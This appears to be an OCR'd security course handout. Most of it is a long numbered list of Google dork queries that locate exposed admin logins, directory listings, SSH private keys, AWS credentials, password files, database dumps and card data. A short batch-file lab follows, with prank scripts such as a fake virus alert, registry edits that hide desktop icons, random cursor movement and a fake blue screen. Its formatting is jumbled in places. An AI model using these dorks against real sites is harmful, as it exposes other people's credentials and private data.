| 202 | intitle:"index of" inurl:admin/login          |  |
| 203 | intitle:"index of" /etc/shadow                |  |
| 204 | allintitle:"ProjectDox Login"                 |  |
| 205 | site:email.*.* intitle:"login"                |  |
| 206 | index of:admin.asp                            |  |
| 207 | allintitle:"Supermicro BMC Login"             |  |

|     |                                                                                           |                                                                                       |
|-----|-------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| 208 | allintitle:"OMERO.web - Login"                                                            |    |
| 209 | intitle:"index of" intext:user inurl:data                                                 |    |
| 210 | allintitle:"eSlideManager - Login"                                                        |    |
| 211 | intext: "index of" "wp-config.php.bak"                                                    |    |
| 212 | allintitle:"Building Operation WebStation"                                                |    |
| 213 | allintitle:"Eclypse Login"                                                                |    |
| 214 | intitle:"Index of /cam/"                                                                  |    |
| 215 | allintitle:"TutorTrac Login"                                                              |   |
| 216 | allintitle:"Untangle Administrator Login"                                                 |  |
| 217 | intext:"index of" "config"                                                                |  |
| 218 | ext:nix "BEGIN OPENSSH PRIVATE KEY"                                                       |  |
| 219 | site:github.com "BEGIN OPENSSH PRIVATE KEY"                                               |  |
| 220 | inurl:home.htm intitle:1766                                                               |  |
| 221 | intext:"proftpd.conf" "index of"                                                          |  |
| 222 | intext:"siemens" & inurl:"/portal/portal.mwsl"                                            |  |
| 223 | intitle:"SSL Network Extender Login" -checkpoint.com                                      |  |
| 224 | intext:"aws_access_key_id"   intext:"aws_secret_access_key" filetype:json   filetype:yaml |  |
| 225 | intitle:index of /etc/ssh                                                                 |  |

|     |                                                                                 |                                                                                       |
|-----|---------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| 226 | site:.edu filetype:xls "root" database                                          |    |
| 227 | inurl:"cgi-bin/koha"                                                            |    |
| 228 | START test_database ext:log                                                     |    |
| 229 | intitle:"GlobalProtect Portal"                                                  |    |
| 230 | intitle:"index of" setting.php                                                  |    |
| 231 | intitle:index of /etc/openldap                                                  |    |
| 232 | intitle:"/zircote/swagger-php"                                                  |    |
| 233 | intext:"dhcpd.conf" "index of"                                                  |   |
| 234 | ext:log OR ext:txt                                                              |  |
| 235 | site:uat.* * inurl:login                                                        |  |
| 236 | site:preprod.* * inurl:login                                                    |  |
| 237 | intitle:Index of "/etc/network"   "/etc/cni/net.d"                              |  |
| 238 | configmap.yaml   "config.yaml"   "*-config.yaml" intitle:"index of"             |  |
| 239 | inurl:/s3.amazonaws.com ext:xml intext:index of -site:github.com                |  |
| 240 | rbac.yaml   "role.yaml"   "rolebinding.yaml"   "*-rbac.yaml" intitle:"index of" |  |
| 241 | inurl:pastebin intitle:mastercard                                               |  |
| 242 | intitle:"FileCatalyst file transfer solution"                                   |  |
| 243 | allintitle:"ITRS OP5 Monitor"                                                   |  |
| 244 | intitle: index of /concrete/Password                                            |  |
| 245 | inurl:"wa.exe?TICKET"                                                           |  |

|            |                                                                                                                                     |                                                                                       |
|------------|-------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| <b>246</b> | site:com inurl:invoice                                                                                                              |    |
| <b>247</b> | intitle:"Index of /confidential"                                                                                                    |    |
| <b>248</b> | inurl:"/wp-json/oembed/1.0/embed?url="                                                                                              |    |
| <b>249</b> | PMB AND ("changelog.txt" OR inurl:opac_css)                                                                                         |    |
| <b>250</b> | inurl:/* "auditing.txt"                                                                                                             |    |
| <b>251</b> | intext:"index of" web                                                                                                               |    |
| <b>252</b> | intitle:"index of" cgi.pl                                                                                                           |    |
| <b>253</b> | inurl:/* "encryption.txt"                                                                                                           |    |
| <b>254</b> | allintitle:"Bright Cluster Manager" site:.edu                                                                                       |    |
| <b>255</b> | intitle:"index of" env.cgi                                                                                                          |    |
| <b>256</b> | intitle:"Welcome to iTop version" wizard                                                                                            |   |
| <b>257</b> | intitle:"Installation Wizard - PowerCMS v2"                                                                                         |  |
| <b>258</b> | ext:java intext:"executeUpdate"                                                                                                     |  |
| <b>259</b> | intitle:"OpenVpn Status Monitor"                                                                                                    |  |
| <b>260</b> | intitle:"index of" database.properties                                                                                              |  |
| <b>261</b> | inurl:install.php intitle:"Froxlor Server Management Panel - Installation"                                                          |  |
| <b>262</b> | (site:jsonformatter.org   site:codebeautify.org) & (intext:aws   intext:bucket   intext:password   intext:secret   intext:username) |  |
| <b>263</b> | filetype:reg reg HKEY_CURRENT_USER SSHHOSTKEYS                                                                                      |  |
| <b>264</b> | intitle:"Fleet Management Portal"                                                                                                   |  |
| <b>265</b> | inurl:"?url=http"                                                                                                                   |  |


|     |                                                                                                                                    |                                                                                       |
|-----|------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| 266 | site:.com "index of docker"                                                                                                        |    |
| 267 | intext:"user" filetype:php intext:"account" inurl:/admin                                                                           |    |
| 268 | intext:"userfiles" intitle:"Index Of" site:*.com.*                                                                                 |    |
| 269 | intitle:"Index of" intext:"php" site:*.com.*                                                                                       |   |
| 270 | intitle:"Index of" intext:"config" site:*.com.*                                                                                    |  |
| 271 | intitle:index of db.py                                                                                                             |  |
| 272 | intext:"index of" app                                                                                                              |  |
| 273 | site:id filetype:sql                                                                                                               |  |
| 274 | allintitle:"ASPECT Control Panel"                                                                                                  |  |
| 275 | allintitle:"CAT12CE - WebInterface"                                                                                                |  |
| 276 | allintitle:"code-server login"                                                                                                     |  |
| 277 | inurl:"UserLogin/" intitle:"Panel"                                                                                                 |  |
| 278 | intext:"administrator" filetype:txt intext:"account" inurl:/admin , intext:"administrator" filetype:txt intext:"account" allinurl: |  |
| 279 | intitle:"phpinfo" site:*.com.* intext:"HTTP_HOST"                                                                                  |  |
| 280 | intext:"index of" store                                                                                                            |  |
| 281 | inurl:/HappyAxis.jsp                                                                                                               |  |
| 282 | intext:"index of" server.conf                                                                                                      |  |
| 283 | site:*. * inurl:php_error.log - Sensitive information disclosure                                                                   |  |
| 284 | site:*. *. * intitle:"index of" *.pcapng                                                                                           |  |
| 285 | intitle:"index of" "configuration.php"                                                                                             |  |
| 286 | site:*.edu.* filetype:template                                                                                                     |  |



|     |                                                                                      |                                                                                       |
|-----|--------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| 287 | site:*.ac.* filetype:template                                                        |    |
| 288 | inurl:."install.appcenter.ms/orgs/"                                                  |    |
| 289 | site:.edu intext:"robotics" inurl:/research                                          |    |
| 290 | inurl:typo3/index.php                                                                |    |
| 291 | filetype:log intext:"Account Number"                                                 |    |
| 292 | intitle:"WAMPSERVER Homepage"                                                        |    |
| 293 | intitle:index.of /logs.txt                                                           |    |
| 294 | inurl: /adminer.php                                                                  |    |
| 295 | intext:"index of" "pins" site:*.com                                                  |    |
| 296 | site:*.com */admin.txt                                                               |   |
| 297 | site:s3.amazonaws.com "index of /"                                                   |  |
| 298 | intext:"Reportico" site:.com OR site:.org OR site:.net OR site:.gov OR site:.edu     |  |
| 299 | site:*.ac.* intitle:"index of" *.ics                                                 |  |
| 300 | filetype:txt CLAVE*.txt OR clave*.txt                                                |  |
| 301 | site:*.edu.* intitle:"index of" *.ics                                                |  |
| 302 | inurl:"/wp-includes/user.php" -site:wordpress.org -site:github.com -site:fossies.org |  |
| 303 | inurl:"/wp-content/debug.log"                                                        |  |
| 304 | allinurl:"add_vhost.php?lang=english"                                                |  |
| 305 | inurl:signup   inurl:sign-up   inurl:register   inurl:registration                   |  |

|     |                                                                 |  |
|-----|-----------------------------------------------------------------|--|
| 306 | intitle:"index of" inurl:/config/                               |  |
| 307 | site:*.edu.* inurl:globalprotect                                |  |
| 308 | intitle:"index of" "wp-config.php.old"   "wp-config.php.backup" |  |
| 309 | intitle:"index of" Eventlog Analyzer                            |  |
| 310 | site:admin.*.* inurl:login                                      |  |
| 311 | intitle:"index of" private                                      |  |
| 312 | inurl:pastebin "VISA"                                           |  |
| 313 | site:prod.*.* inurl:login                                       |  |
| 314 | intitle:"index of" *.js                                         |  |
| 315 | site:login.*.* site:portal.*.*                                  |  |
| 316 | inurl:adminpanel site:.*.* -site:github.com                     |  |
| 317 | site:login.*.*   site:portal.*.*                                |  |
| 318 | intitle:"index of" "config.php.txt"                             |  |
| 319 | inurl: edu + site: admin                                        |  |
| 320 | intext:"index of" "infophp()"                                   |  |

|     |                                                                                   |  |
|-----|-----------------------------------------------------------------------------------|--|
| 321 | intitle:"index of" "secret.txt"                                                   |  |
| 322 | site:.com inurl:login   inurl:logon   inurl:sign-in   inurl:signin   inurl:portal |  |
| 323 | inurl:"/database.json"                                                            |  |
| 324 | intitle:"Webcam" inurl:WebCam.htm                                                 |  |
| 325 | intitle:"index of" "*robots.txt" site:.edu                                        |  |
| 326 | intitle:"Index of /node"                                                          |  |
| 327 | intitle:"Index of /_MACOSX"                                                       |  |
| 328 | intitle:"Index of /flipbook"                                                      |  |
| 329 | intext:"index of wp-content/uploads"                                              |  |
| 330 | intitle:"index of" ec2 -aws                                                       |  |
| 331 | Google Dork: inurl:"/bitrix/redirect.php?goto="                                   |  |
| 332 | intitle:"Index of /vendor/guzzlehttp"                                             |  |
| 333 | intitle:"index of" "plesk-stat"                                                   |  |
| 334 | intitle:"Index of /node_modules/"                                                 |  |
| 335 | intitle:"Index of /biuro"                                                         |  |





|     |                                                                                                            |  |
|-----|------------------------------------------------------------------------------------------------------------|--|
| 336 | intitle:"Index of /app/webroot/img"                                                                        |  |
| 337 | intitle:"Index of /wp-includes/sitemaps"                                                                   |  |
| 338 | intitle:"index of" graphql-api                                                                             |  |
| 339 | inurl:/admin.php                                                                                           |  |
| 340 | intitle:index of "main.js"                                                                                 |  |
| 341 | inurl: "index of" "phpstan.neon"                                                                           |  |
| 342 | intitle:"cs141 webmanager"                                                                                 |  |
| 343 | intitle:"Index of /databases"                                                                              |  |
| 344 | inurl:/restgui/start.html                                                                                  |  |
| 345 | inurl:"/cgi-bin/home.ha"                                                                                   |  |
| 346 | Re: site: <a href="http://www.openbugbounty.org">www.openbugbounty.org</a> intext:"xss" intext:"Unpatched" |  |
| 347 | Fwd: site:.co.in intitle:index of /wp-admin                                                                |  |
| 348 | Reporting a New Google Dork : intitle:"index of" mysql inurl:./db/                                         |  |
| 349 | intitle:"Login - Jorani"                                                                                   |  |
| 350 | intitle: "index of" administrator                                                                          |  |

|     |                                                                                                        |                                                                                       |
|-----|--------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| 351 | intext:"index of" "phpinfo" site:*.in                                                                  |    |
| 352 | intitle:index.of./database                                                                             |    |
| 353 | intitle:index.of login.js                                                                              |    |
| 354 | site:.com intitle:"index of" /mobikwike                                                                |    |
| 355 | site:.com intitle:"index of"/sbi                                                                       |    |
| 356 | intitle:"index of" "/config/prod/"                                                                     |    |
| 357 | site:..us inurl:"login.php"                                                                            |   |
| 358 | site:.com intitle:"index of"/csb                                                                       |  |
| 359 | structure + ext:sql                                                                                    |  |
| 360 | intitle:"Unibox Administration"                                                                        |  |
| 361 | site:.co.in intitle:index of /wp-admin                                                                 |  |
| 362 | site: <a href="http://www.openbugbounty.org">www.openbugbounty.org</a> intext:"xss" intext:"Unpatched" |  |
| 363 | index of "cloudapp.net"                                                                                |  |
| 364 | intitle:"index of" "about-me"                                                                          |  |
| 365 | index of "cloudapp.azure.com"                                                                          |  |

|     |                                               |                                                                                       |
|-----|-----------------------------------------------|---------------------------------------------------------------------------------------|
| 366 | intitle:"index of" "*.phtml" site:edu         |    |
| 367 | inurl:"xslt?PAGE=C_4_0"                       |    |
| 368 | intitle:"index of" "/userlist/"               |    |
| 369 | Fwd: Google Dork: inurl:login/login-user      |    |
| 370 | Fwd: intitle:"index of" "login" site:bd       |    |
| 371 | initial:inurl:uux.aspx                        |    |
| 372 | intitle:"online portal login"                 |    |
| 373 | intitle:"Error log for /LM/".edu              |   |
| 374 | index of /wp-admin.jpg site:bd                |  |
| 375 | intitle:index.of intext:log site:.bd          |  |
| 376 | inurl:/ui/login.aspx                          |  |
| 377 | intitle:"Index of" inurl:/backup/ "wp-config" |  |
| 378 | inurl:"/login.php" intitle:"admin"            |  |
| 379 | inurl:"/spotfire/login.html"                  |  |
| 380 | intitle:"index of" intext: "login.php"        |  |
| 381 | site:linkedin.com intitle:"@gmail"            |  |

|     |                                                                           |  |
|-----|---------------------------------------------------------------------------|--|
| 382 | intitle:"index of" "postman_collection.json"                              |  |
| 383 | site:.com inurl:/signup.aspx                                              |  |
| 384 | Shopping Website Login Pages                                              |  |
| 385 | intitle:"index of" "login.php.txt"                                        |  |
| 386 | intitle:"index of" "npm-debug.log"                                        |  |
| 387 | intitle:"index of" "bugs.txt"                                             |  |
| 388 | intitle:"index of" "configuration.txt"                                    |  |
| 389 | allintitle: "smart office suite - login page"                             |  |
| 390 | intitle:"index of" "backup.zip"                                           |  |
| 391 | intitle:"Documentation Index" intext:"Apache Tomcat Servlet" inurl:"docs" |  |
| 392 | intitle:"index of" "creds.txt"                                            |  |
| 393 | intitle:"index of" "domain.txt"                                           |  |
| 394 | intitle:"index of" "C:Windows"                                            |  |
| 395 | intitle:"index of" "username.txt"                                         |  |

|            |                                                                                                             |                                                                                                                                                                                                                                                              |
|------------|-------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>396</b> | site: zoom+meeting+passcode                                                                                 |                                                                                                                                                                           |
| <b>397</b> | intitle:"index of" ".sql"                                                                                   |                                                                                     |
| <b>398</b> | intitle:"Index of /bank/"                                                                                   |                                                                                            |
| <b>399</b> | intitle:"Index of /api/"                                                                                    |                                                                                             |
| <b>400</b> | inurl:tech "login"                                                                                          |                                                        |
| <b>401</b> | inurl:wp-config.txt intext:mysql                                                                            |                                                                                                                                                                           |
| <b>402</b> | inurl:/phpMyAdmin/index.php?server=1                                                                        |                                                                                                                                                                          |
| <b>403</b> | inurl:wp-includes                                                                                           |                                                                                                                                                                         |
| <b>404</b> | intitle:"index of /wp-content/plugins"                                                                      |                                                           |
| <b>405</b> | inurl:"adminLogin/" intitle:"Admin Panel"                                                                   |                                                                  |
| <b>406</b> | intext:"Login" inurl:/secure                                                                                |                                                                                           |
| <b>407</b> | inurl:"cf/assets" "MultiFileUpload.swf"                                                                     |                                             |
| <b>408</b> | intitle:"index of" ".ssh" OR "ssh_config" OR "ssh_known_hosts" OR "authorized_keys" OR "id_rsa" OR "id_dsa" |  |
| <b>409</b> | index of: /aadhar                                                                                           |                                                                                                                                                                         |
| <b>410</b> | inurl:php?id=1 site:com                                                                                     |                                                                                                                                                                         |

|            |                                          |                                                                                                                                    |
|------------|------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------|
| <b>411</b> | allintext:static/uploads                 |                                                 |
| <b>412</b> | inurl: /default.rdp                      |                                                 |
| <b>413</b> | inurl:uux.aspx                           |                                                 |
| <b>414</b> | intitle:"index of" "pass.txt"            |                |
| <b>415</b> | intitle:"index of" "config.txt"          |              |
| <b>416</b> | site:co.in inurl:/login.aspx             |                                                |
| <b>417</b> | site:.org inurl:/login.aspx              |                                               |
| <b>418</b> | site:.com inurl:/login.aspx              |                                               |
| <b>419</b> | inurl:"/geoserver/ows?service=wfs"       |  |
| <b>420</b> | site:.org inurl:/admin.aspx              |                                               |
| <b>421</b> | site:co.in inurl:/admin.aspx             |                                               |
| <b>422</b> | intitle:"PaperCut login"                 |                      |
| <b>423</b> | RE: inurl:/wp-content/uploads/wpo_wcpdf  |                                               |
| <b>424</b> | inurl:"/login.aspx" intitle:"user"       |           |
| <b>425</b> | inurl:"/login.aspx" intitle:"adminlogin" |     |

**426**

intext:"ArcGIS REST Services Directory" intitle:"Folder: /"



---

## *LAB 7 - BATCH FILES*

---

### **Introduction:**

Batch files (.bat) are powerful tools for automating tasks within the Windows command-line environment. They consist of a series of commands executed sequentially. Understanding basic batch commands is crucial for scripting, system administration, and automating repetitive processes.

### **Key Commands:**

#### **1. @echo off:**

- Suppresses the display of commands as they are executed, resulting in cleaner output.

#### **2. echo:**

- Displays text or variables on the console.

#### **3. set:**

- Assigns values to variables.

#### **4. if:**

- Executes commands conditionally based on specified criteria.

#### **5. goto:**

- Transfers control to a labeled section of the batch file.


#### **6. pause:**

- Pauses execution and waits for user input.

#### **7. mkdir (Make Directory):**

- Creates a new directory.


```
@echo off  
:start  
msg * Hey! Are you annoyed yet?  
goto start
```



The screenshot shows a Windows Command Prompt window titled 'C:\WINDOWS\system32\cmd'. The window contains approximately 20 identical error messages, each reading: "'msg' is not recognized as an internal or external command, operable program or batch file." This indicates that the 'msg' command is missing from the system's PATH environment variable.

## 2. Ghost Typing

```
@echo off  
echo You are being controlled...  
timeout /t 5  
echo Spooky, isn't it?
```



## 1. Fake Virus Alert:

```
@echo off
echo WARNING: Virus Detected!
timeout /t 5
echo Initiating virus scan...
timeout /t 3
echo Virus scan complete. No threats found.
```


C:\WINDOWS\system32\cmd. + X

WARNING: Virus Detected!

Waiting for 2 seconds, press a key to continue ...

## 2. Disappearing Desktop Icons:

```
@echo off
echo Hiding desktop icons...
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
\Explorer\Advanced" /v HideIcons /t REG_DWORD /d 1 /f
timeout /t 5
echo Desktop icons hidden. Enjoy the clean desktop!
```



A screenshot of a Windows Command Prompt window titled 'C:\WINDOWS\system32\cmd'. The window contains the following text:


```
Hiding desktop icons...
Value HideIcons exists, overwrite(Yes/No)? yes
ERROR: Invalid syntax. Specify valid numeric value for '/d'.
Type "REG ADD /?" for usage.
'/d' is not recognized as an internal or external command,
operable program or batch file.

Waiting for 3 seconds, press a key to continue ...
```

## 5.Tandom mouse movements

```
@echo off
:start
set /a "x=%random% %%1920"
set /a "y=%random% %%1080"
rundll32 user32.dll,SetCursorPos %x%,%y%
timeout /t 1 /nobreak >nul
goto start
```


```
@echo off  
:start  
echo Ejecting CD drive...  
eject  
timeout /t 2  
goto start
```



#### 6.Infinite CD Drive Ejects:


#### 7.Fake Blue Screen of Death (BSOD):

```
@echo off  
color 17  
echo A problem has been detected...  
timeout /t 5  
echo Contacting Microsoft support...  
timeout /t 3  
echo Just kidding! It's just a prank.
```



